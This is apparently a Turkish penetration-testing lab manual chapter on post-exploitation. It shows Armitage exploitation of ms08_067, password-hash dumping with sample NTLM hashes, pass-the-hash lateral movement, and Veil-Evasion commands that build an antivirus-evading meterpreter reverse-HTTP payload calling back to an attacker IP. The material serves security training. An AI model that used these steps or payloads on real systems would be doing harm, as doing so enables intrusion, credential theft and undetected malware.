PENTEST EĞİTİMİ
UYGULAMA KİTABI

BÖLÜM - 10

İÇİNDEKİLER


10. EXPLOIT POST EXPLOITATION

BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ


10.1. Armitage Kullanarak Sızma Testi

Amaç: armitage aracılığı ile sistemlere sızma testi girişimlerinin gerçekleştirilmesi.
Kullanılan Araçlar: armitage
Uygulama: armitage aracılığı, güvenlik güncelleştirmeleri eksik bir sisteme sızma girişimleri gerçekleştirilecektir.
Not: Armitage programı metasploit programının görsel halidir. Araç hakkında detaylı bir bilgiye aşağıda verilen linkten erişilebilinir.
http://www.slideshare.net/bgasecurity/szma-testlerinde-armitage-kullanm


1. Aynı ağda bulunan sistemleri tespit edilmesi;




Resimde gösterildiği üzere Hosts -> Quick Scan (OS detect) seçenekleri tıklanır.
Ekrana gelen diyalog kutusunda taranmak istenen network girilir




Tarama sonrası elde edilen görüntü;




Bu aşamadan sonra çalışma alanına düşen hedeflere yönelik kullanılabilecek saldırı yöntemleri denenebilir.




Sırada hedef sistemlere sağ tıklayıp olası saldırı çeşitlerini görüntülemek kalmaktadır.




Ekran alıntısında gösterildiği üzere hedef sistemde ms08_067 _netapi zafiyeti bulunmaktadır. Seçili alan tıklandığında bu saldırı hedef sistem için gerçekleştiricektir. Saldırının diyalog penceresinden gerekli düzenlemeler yapılabilir;



Saldırı başlatıldığında çalışma alanında elde edilecek görüntü;




Kırmızı çerçeve içerisine alınan hedefin ele geçirildiği görülmektedir.
Hedef sistemde bulunan kullanıcı parola bilgilerinin alınması;



Ekran alıntısında gösterilen alanlar seçilerek ilerlenir.

Ele geçirilen parola hashleri;



Sızılan sistemlerde daha neler yapılabileceği hakkında yukarıda verilen doküman linkinden faydalanabilirsiniz.


10.2. Armitage Zafiyet İstismarı Sonrası Networkte İlerlenmesi

Amaç: armitage aracının kullanımı ile sızılan sistemden yola çıkarak network üzerinde ilerlenmeye çalışılması
Kullanılan Araçlar: armitage
Uygulama: Bir önceki uygulamada elde edilen kullanıcı hash biligileri aynı networkte denenmeye çalışılacaktır;

Parola hashleri;

```
Administrator:500:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678
ASPNET:1003:5225995e8cc849b60c792b07881f9a0f:4d8a7033e90f8f598f3094202ccb7d2e
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
HelpAssistant:1000:3b74ac75ea4f51e974117d499cf78088:a4ced45433474f258bbcb4f7a9753077
```

Bu parola özetlerinden Administrator hesabı tüm 1.1.1.0/24 networkü için denenecektir. Bunun için **smb_login** modülü aranır, çağrılır ve değerler girilir.



Başarılı giriş denemeleri aşağıda ekran alıntısı şeklinde verilmiştir.

Bu bilgiller dahilinde sistemin paylaşımlarına erişilebilir ve komut satırına erişim sysinternal psexec aracı ile gerçekleştirilebilir.

10.3. Antivirüs Atlatma


Amaç: Zararlı yazılımların encoding yöntemi ile antivirüslerden atlatılması
Kullanılan Araçlar: veil-evasion master, armitage
Uygulama: Hedef sistemlerde saldırıların başarısızlıkla sonuçlanmasına sebep olan önlemlerden bir tanesi de antivirüs kullanımıdır. Antivirüsler imza tabanlı olarak çalışmaktadır, tanımadığı bir yazılımı ve davranışını tanımlayamadığı bir yazılımı tehdit olarak algılamayacaktır.

1. Adım Encoding edilmiş zararlı yazılımın oluşturulması

Bu iş için veil-frame work kullanılacaktır;
Veil dizinine gidilerek program çalıştırılır;

```
root@kali:~/Veil-Evasion-master# ./Veil-Evasion.py
```

Elde edilmesi beklenen ekran;



List komutu ile tüm olası payload çeşitleri listelenir;

```
[>] Please enter a command: list
```

Bu aşamada birçok zaralı yöntemi seçilebilmektedir.
Burada 3. sırada bulunan ve c dilinde yazılmış ve saldırganın makinesine http ile bağlantı isteği gönderecek olan bir payload seçilecektir.

```
[>] Please enter a command: 3

=============================================================
=======
```

```
 Veil-Evasion | [Version]: 2.16.0
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Payload: c/meterpreter/rev_http loaded
```

Bu aşamadan sonra saldırganın ip adresi ve port numarası girilip zararlı yazılımın bu standartlarda üretilmesi sağlanmalıdır.
Girilmesi gereken komutlar:

```
set LHOST  192.168.1.41
set LPORT 4445
generate
```


İlgili değişikliklerin gerçekleştirildiği alanlar ve sonuçları:

```
Required Options:

 Name              Current Value         Description
 ----              -------------      -----------
 LHOST                                IP of the metasploit handler
 LPORT             8080               Port of the metasploit handler
 compile_to_exe    Y                  Compile to an executable

 Available commands:

        set             set a specific option value
        info            show information about the payload
        generate        generate payload
        back            go to the main menu
        exit            exit Veil

 [>] Please enter a command: set LHOST  192.168.1.41
 [>] Please enter a command: set LPORT 4445
 [>] Please enter a command: generate

=========================================================================
```

```
 Veil-Evasion | [Version]: 2.16.0
=================================================================
=======
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================
=======

 [*] Press [enter] for 'payload'
 [>] Please enter the base name for output files: testme

=================================================================
=======
 Veil-Evasion | [Version]: 2.16.0
=================================================================
=======
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================
=======


 [*] Executable written to: /usr/share/veil-output/compiled/testme.exe

 Language:           c
 Payload:            c/meterpreter/rev_http
 Required Options:     LHOST=192.168.1.41  LPORT=4445  compile_to_exe=Y
 Payload File:               /usr/share/veil-output/source/testme.c
 Handler File:               /usr/share/veil-output/handlers/testme_handler.rc

 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)
```

Zararlı yazılımın oluşturulan dizini: **/usr/share/veil-output/compiled/testme.exe**
Zararlı yazılımın kurban sistemlere bulaştırılması için çeşitli yöntemler kullanılabilir. Bu yöntemlerden derslerde bahsedilmektedir.

Hedef sisteme bulaştırılan yazılımın, veritabanı güncel olan bir antivirüs ile taranma sonucu;



Görüldüğü gibi zararlı yazılım olduğu tespit edilmemiştir.
Hâlbuki zararlı yazılım çalıştırıldığında saldırganın makinesine bağlantı oluşturulmakta ve sistem saldırganın eline geçmiş olmaktadır.

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.